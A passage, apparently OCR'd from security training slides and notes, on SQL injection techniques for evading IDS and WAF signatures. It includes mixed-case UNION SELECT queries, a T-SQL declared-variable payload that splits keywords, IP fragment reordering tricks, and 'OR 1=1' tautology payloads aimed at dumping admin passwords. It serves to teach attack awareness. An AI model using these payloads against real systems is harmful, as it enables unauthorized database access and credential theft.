
By default, in most database servers, SQL is case insensitive. Owing to the case-insensitive option of regular expression signatures in the filters, attackers can mix upper and lower case letters in an attack vector to bypass the detection mechanism.

For example, consider that the filter is designed to detect the following queries:

```
union select user_id, password from admin where user_name='admin'--
UNION SELECT USER_ID, PASSWORD FROM ADMIN WHERE USER_NAME='ADMIN'--
```

Then, the attacker can easily bypass the filter using the following query:

```
UnIoN sElEcT UsEr_iD, PaSSwOrd fROm aDmiN wHeRe UseR_NamE='AdMIn'--
```



Evasion Technique: Declare Variables and IP Fragmentation

Declare Variables

- The attacker identifies a **variable** that can be used to pass a series of specially crafted **SQL statements**
- Assume the following SQL injection used by an attacker:

```
UNION Select Password
```

- The attacker **redefines** the above SQL statement into a variable '**sqlvar**' in the following manner:

```
; declare @sqlvar nvarchar(70); set
@sqlvar = (N'UNI' + N'ON' + N' SELECT' +
N'Password'); EXEC(@sqlvar)
```

IP Fragmentation

- An attacker intentionally splits an IP packet to spread it across **multiple small fragments**
- Small packet fragments can be further modified to **complicate reassembly** and detection of an attack vector
- Different ways to evade signature mechanism:
  - Take a **pause in sending** parts of the attack in the hope that an IDS would time out before the target computer does
  - Send the packets in the **reverse order**
  - Send the packets in the correct order, except for the **first fragment** which is sent last
  - Send the packets in the correct order, except for the **last fragment** which is sent first
  - Send the packets **out of order** or **randomly**

Evasion Technique: Declare Variables

During web sessions, an attacker carefully observes all the queries that can help him/her to acquire important data from the database. Using these queries, an attacker can identify a variable that can be used to pass a series of specially crafted SQL statements to create a sophisticated injection that can easily go undetected through the signature mechanism.

For example, the SQL injection statement used by an attacker is as follows:

```
UNION Select Password
```

The attacker redefines the above SQL statement in the variable "sqlvar" as follows:

```
; declare @sqlvar nvarchar(70); set @sqlvar = (N'UNI' + N'ON' + N' SELECT'
+ N'Password'); EXEC(@sqlvar)
```


Execution of the above query allows the attacker to bypass the IDS to get all the passwords from the stored database.

Evasion Technique: IP Fragmentation

An attacker intentionally splits an IP packet to spread the packet across multiple small fragments. Attackers use this technique to evade an IDS or WAF. For an IDS or WAF to detect an attack, it must first reassemble the packet fragments. Usually, it is impossible to find a match between the attack string and a signature as each packet is checked individually. These small fragments can be further modified to complicate reassembly and detection of an attack payload.

Various ways to evade signature mechanisms using IP fragments are listed below:

- Pause when sending parts of an attack in the hope that the IDS will time-out before the target computer does
- Send the packets in reverse order
- Send the packets in proper order, except for the first fragment, which is sent last
- Send the packets in proper order, except the last fragment, which is sent first
- Send packets out of order or randomly



Evasion Technique: Variation

- An attacker uses this technique to easily evade any comparison statement

- It is performed by placing characters such as `“' or '1'='1'”` on any basic injection statement such as `“or 1=1”` or with other accepted SQL comments

- The aim of the attacker is to have a **WHERE statement** that always evaluates to **'true'**, so that any mathematical or string comparison can be used

```
SELECT * FROM members WHERE username = 'bob' OR 1=1 --
SELECT * FROM members WHERE username = 'bob' OR 2=2 --
SELECT * FROM members WHERE username = 'bob' OR 1+1=2 --
SELECT * FROM members WHERE username = 'bob' OR ”evade”=”ev”+”ade” –
```

